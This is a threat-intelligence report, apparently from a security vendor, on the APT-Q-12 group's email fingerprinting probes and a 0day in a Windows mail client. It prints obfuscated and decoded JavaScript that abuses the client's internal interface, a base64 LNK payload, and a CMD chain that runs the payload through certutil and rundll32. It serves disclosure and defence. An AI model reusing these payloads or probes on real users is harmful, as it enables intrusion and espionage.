Operation DevilTiger: 0day vulnerability techniques and tactics used by APT-Q-12 disclose

返回 TI 主页

RESEARCH

数 据 驱 动 安 全

Overview

APT-Q-12, Chinese name pseudo hunter, has a Northeast Asian background, the QiAnXin Threat Intelligence Center first released a related technical report in 2021[1], the main target contains China, North Korea, Japan, South Korea and other countries and entities in East Asia. In fact the attack collection was first disclosed by the offshore friend blackberry in 2017 released baijiu action<sup>[2], the report mentioned that baijiu action and Kaspersky released darkhotel organization overlap.

After 2019, the percentage of operations related to Darkhotel group in open source intelligence decreased year after year, at the same time, several attack sets with Korean Peninsula background and different techniques and tactics appeared in government and enterprise terminals, and we classified these attack sets based on the TEMA and the target industry, which are APT-Q-11 (ShadowTiger), APT-Q-12 (Pseudo Hunter), APT -Q-14 (ClickOnce), APT-Q-15, UTG-Q-005, etc. After five years of continuous tracking and finding that these group overlap with each other, we believe that these attack collections are all subsets of Darkhotel back then.

The depth of research on APT groups depends on the degree of mastery of the types of plug-ins they use. At present, the mainstream APT group are just using the Trojan as a loader or downloader, and most of the espionage is done by the subsequent plug-ins. Due to the different needs of different groups for the target data, how to quickly locate the data they want among the hundreds or thousands of internal documents is the main reason that leads to a huge difference in plug-ins for APT groups in all directions, for example, in the Operation ShadowTiger [3] activities, Durain plug-in is only used to obtain a specific directory structure and move documents in a specific directory, the upload operation is by peach plug-in using the pipeline to pass the parameters of the way to upload the data to the C2 server, and APT37 and the New OceanLotus group is only uploading the path of the file and directory structure, the attacker is in the back-end of the document screening The South Asia oriented CNC group first selects the file directories of interest through a small Trojan, and finally uploads all the documents recursively by hardcoding the file directories in a steganography plugin.

```
v95, v103, &v97);// L"C:\\Users\\admin\\Desktop\\工作\\2024_2_6\\[redacted]波水体输运\\"
s_1);
```

```
;      // F:\\团学\\五四评比\\
```


So if you want to study the behavioral logic and political purpose behind the APT group, it is not enough to rely on the initial sample analysis, and plug-in research and capture is the top priority.


We recommend our government and enterprise customers to deploy Skyrocket EDR in both office and server areas and turn on the cloud checking function to protect against unknown threats.

Information collection

Detecting email platforms and brands

Friends in the recent security conference and PR report straight to the 0day vulnerability analysis, but from the attacker digging vulnerability to deliver spear mail in the middle of this there is a very complex information collection process. How to detect if the victim is using foxmail? 163? coremail? , and the platform is Win client? Web version? Mobile version? In order to perfectly trigger the 0day vulnerability of each platform, APT-Q-12 has designed several sets of complex email probes to periodically deliver probe emails to the target to collect the victim's habits and behavioral logic, the malicious probe emails are very difficult to identify, the body mimics all kinds of advertisements and subscription numbers.





Insert the attacker's own C2 probe link below the legitimate probe link:

Although some body text and headers are easily recognized as spam, APT-Q-12's periodic replacement of body content always captures the victim's User-agent information, which can lead to the target's current use of email brands and email platforms.


Detecting Office Products

When collecting information on the office software of the target person, APT-Q-12 differentiated between wps and word.


Detecting wps

When probing against wps, the attached content has an ole object web control embedded in it.

```
1  MIME-version: 1.0
2  Content-Type: multipart/related;
3  →       boundary="----=_NextPart_000_0076_01C29953.BE473C30";
4  →       type="text/html"
5  X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1106
6
7  This is a multi-part message in MIME format.
8
9  ------=_NextPart_000_0076_01C29953.BE473C30
10 Content-Type: text/html;
11 Content-Transfer-Encoding: quoted-printable
```



When using wps to open the mhtml format file will request the built-in C2 probe, the local test trigger process is as follows:




Since Microsoft Word disabled the web control a decade ago, opening the above mhtml file in word will not initiate a request to the C2 probe.


Detecting Microsoft Word


Insert the C2 probe link into the template injection when probing against Microsoft Word.

To bypass sandbox detection, there is a layer of interaction when opening the decoy docx.



The C2 probe link is requested only after clicking Confirm, and no network request is initiated when the document is opened using wps.






Attackers use the above differentiated detection methods to determine the office software commonly used by the victim. The results of the information collection are shared among various APT groups in Northeast Asia, and from paving the way for subsequent 0day attacks.


Win Platform Mail Client 0day Vulnerability

Vulnerability Principles

We have mentioned in the operation Dargon Dance [3] article based on the CEF framework for the development of domestic software vulnerability issues, the domestic outsourcing personnel and black industry can easily tap the RCE vulnerability and then launch a large-scale 0day attack activities, vulnerability entrances are generally XSS vulnerabilities, the subsequent payload landing either to call the internal interface or using the Chrome kernel older RCE vulnerabilities to trigger, the internal interface to take advantage of the attack chain is as follows:



The body of the 0day email is below:



When triggered it closes the code on the title and executes the remaining js code in the title

```
1 RLdSGW=atob;
2 jDZAnq=eval;
3 eval(atob('ZXZhbChhdG9iKGRvY3VtZW50LmdldEVsZW1lbnRzQnlDbGFzc05hbWUoImNv
4 bnRlbnQtaWZtIilbMF0uY29udGVudFdpbmRvdy50bVV4WGgubmFtZSkp')); //Vm1UaEFNT2JwSUZWdW1KSEpTQmpUTWNlcnZkcXZX
```

The decrypted content is as follows:

```
> "当前域名配置" undefined
> '"eval(atob(document.getElementsByClassName(\"content-ifm\")[0].contentWindow.tmUxXh.name))""
```

Execute the code in the body of the email.

```
<img src="cid:image.png" style="display:none"/>
<input id="tmUxXh" type="hidden" name="CmlmlCghd2luZG93LlZldld6dSkgewogICAg
<html lang="en">
 <head>
```

The Name field is decrypted as follows:

```
if (!window.VevWzu) {
    window.VevWzu=1;
    var ChMiXQ = document.getElementsByClassName("content-ifm")[0];
    var zcnFZe = ChMiXQ.id.replace("contentIfm", "");
    var KcCdZu = ChMiXQ.contentWindow["cid:image.png"].src.split("/");
    var QENHnl = KcCdZu[KcCdZu.length - 2];
    var lARluc = KcCdZu[KcCdZu.length - 3];
    var bxeaBa = {
        method: "storage.attachmentPreview",
        params: {
            accountId: lARluc,
            attachmentId: QENHnl,
            mailId: zcnFZe
        }
    };
    bxeaBa = JSON.stringify(bxeaBa);
    window.appHostRequest({
        request: bxeaBa,
        persistent: !1,
        onSuccess: function () {},
        onFailure: function () {}
    });
}
```

Find the resource named image.png in the mail structure and call it through the internal interface

```
1217 --================1600664151==
1218 Content-Type: image/png
1219 MIME-Version: 1.0
1220 Content-Transfer-Encoding: base64
1221 Content-ID: <image.png>
1222 X-Attachment-Id: image.png
1223 Content-Disposition: inline; filename=jaELoO.lnk
1224
1225 TAAAAAEUAgAAAAAAwAAAAAAAAEbjQggCIAAAAGY8oiwHOdcBkNS0FdyE1wFmPKIsBznXAQBsBAAE
1226 AAAABwAAAAAAAAAAAAAAAAAAADUBFAAfUOBP0CDqOmkQotgIACswMJ0ZAC9DOlwAAAAAAAAAAAA
1227 AAAAAAAAAAAAVgAxAAAAAADiUjZGEABXaW5kb3dzAEAACQAEAO++h093SP1SAr4uAAAAQxoAAAAA
1228 BAAAAAAAAAAAAAAAAAAAAAIBHQFXAGkAbgBkAG8AdwBzAAAAFgBaADEAAAAAAOVSR7wQAFN5c3Rl
1229 bTMyAABCAAkABADvvodPd0j9Ug++LgAAAMIhAAAAAAQAAAAAAAAAAAAAAAAAAACxRa4AUwB5AHMA
1230 dABlAG0AMwAyAAAAGABWADIAAGwEAJhSNWUgAGNtZC5leGUAQAAJAAQA776YUjVl/VL8vS4AAAA7
1231 BAcAAAACAAAAAACAAAAAAAAAAAAAAmsrEAGMAbQBkAC4AZQB4AGUAAAAAWAAAASgAAABwAAAABAAAA
1232 HAAAAC0AAAAAAAAASQAAABEAAAADAAAAyU6aZBAAAAAAQzpcV2luZG93c1xTeXN0ZW0zMlxjbWQu
1233 ZXhlAAAAECAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAA
1234 IAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAg
1235 ACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAA
1236 IAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAg
1237 ACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAA
1238 IAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAg
1239 ACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAA
1240 IAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAg
1241 ACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAA
1242 IAAgACAAIAAgACAAAQACAAMABAAFAAYABwAIAAkACgALAAwADQAOAA8AEAARABIAEwAUABUAFgAX
1243 ABgAGQAaABsAHAAdAB4AHwAgAAEAAgADAAQABQAGAAcACAAJAAoACwAMAA0ADgAPABAAEQASABMA
1244 FAAVABYAFwAYABkAGgAbABwAHQAeAB8AIAABAAIAAwAEAAUABgAHAAgACQAKAAsADAANAA4ADwAQ
1245 ABEAEgATABQAFQAWABcAGAAZABoAGwAcAB0AHgAfACAAAQACAAMABAAFAAYABwAIAAkACgALAAwA
1246 DQAOAA8AEAARABIAEwAUABUAFgAXABgAGQAaABsAHAAdAB4AHwAgAAEAAgADAAQABQAGAAcACAAJ
1247 AAoACwAMAA0ADgAPABAAEQASABMAFAAVABYAFwAYABkAGgAbABwAHQAeAB8AIAABAAIAAwAEAAUA
1248 BgAHAAgACQAKAAsADAANAA4ADwAQABEAEgATABQAFQAWABcAGAAZABoAGwAcAB0AHgAfACAAAQAC
1249 AAMABAAFAAYABwAIAAkACgALAAwADQAOAA8AEAARABIAEwAUABUAFgAXABgAGQAaABsAHAAdAB4A
```

The Base64 decryption is actually a lnk file, and the CMD commands executed are as follows:

```
/c "ipconfig /release > nul & FOR /F "tokens=*" %G in ('dir /b /s "%[redacted]\*.lnk"')
DO (COPY "%G" "%tmp%\a.lnk" > nul & FINDSTR TVNDRgAA "%tmp%\a.lnk" > "%tmp%\e.dmp" &
certutil -decode "%tmp%\e.dmp" "%tmp%\d.dmp" > nul & EXPAND "%tmp%\d.dmp" -F:* "%tmp%\s.mui" > nul
& START rundll32 "%tmp%\s.mui",f & DEL %tmp%\*.dmp & EXIT)"
```

Copy the lnk to a specific directory and decrypt the additional data of the lnk file and release it to the %temp% directory named s.mui, start rundll32 to execute the export function f of s.mui.


```
2AA0h: 00 32 00 5C 00 63 00 6D 00 64 00 2E 00 65 00 78  .2.\.c.m.d...e.x
2AB0h: 00 65 00 00 00 00 00 00 00 39 00 00 00 31 53 50  .e.......9...1SP
2AC0h: 53 B1 16 6D 44 AD 8D 70 48 A7 48 40 2E A4 3D 78  S±.mD-.pH§H@.¤=x
2AD0h: 8C 1D 00 00 00 68 00 00 00 00 48 00 00 00 A2 60  Œ....h....H...¢`
2AE0h: FB A4 00 00 00 00 00 00 10 00 00 00 00 00 00 00  û¤..............
2AF0h: 00 00 00 00 00 00 FF FF FF FF 08 00 00 A0 0D 0A  ......ÿÿÿÿ... ..
2B00h: 54 56 4E 44 52 67 41 41 41 41 43 78 42 51 4D 41  TVNDRgAAAACxBQMA
2B10h: 41 41 41 41 41 43 77 41 41 41 41 41 41 41 41 41  AAAAACwAAAAAAAAA
2B20h: 41 77 45 42 41 41 45 41 41 41 44 73 41 51 41 41  AwEBAAEAAADsAQAA
2B30h: 51 67 41 41 41 41 67 41 41 51 41 41 6E 67 4D 41  QgAAAAgAAQAAngMA
2B40h: 41 41 41 41 41 41 41 41 50 56 61 64 67 43 41 41  AAAAAAAAPVadgCAA
2B50h: 63 79 35 74 64 57 6B 41 69 67 57 79 75 4B 74 4F  cy5tdWkAigWyuKtO
2B60h: 41 49 42 44 53 2B 32 39 66 58 78 54 56 62 59 77  AIBDS+29fXxTVbYw
2B70h: 66 4A 4B 63 74 71 63 6C 37 51 6E 51 59 70 47 76  fJKctqcl7QnQYpGv
2B80h: 4B 6B 48 52 67 68 5A 44 73 53 55 55 69 35 43 32  KkHRghZDsSUUi5C2
2B90h: 4B 73 57 55 32 6F 53 4B 4C 58 67 48 61 38 77 77  KsWU2oSKLXgHa8ww
```

Trojan analysis

- -

Filename	MD5
s.mui	764c7b0cdc8a844dc58644a32773990e

The main function of s.mui is to determine the operating system version and bit number, release module.cab in the temp directory, and call expand to release the Trojan in the cab file to the AppData\Local\Microsoft\Windows\StaticCache directory and set up the com hijacking.

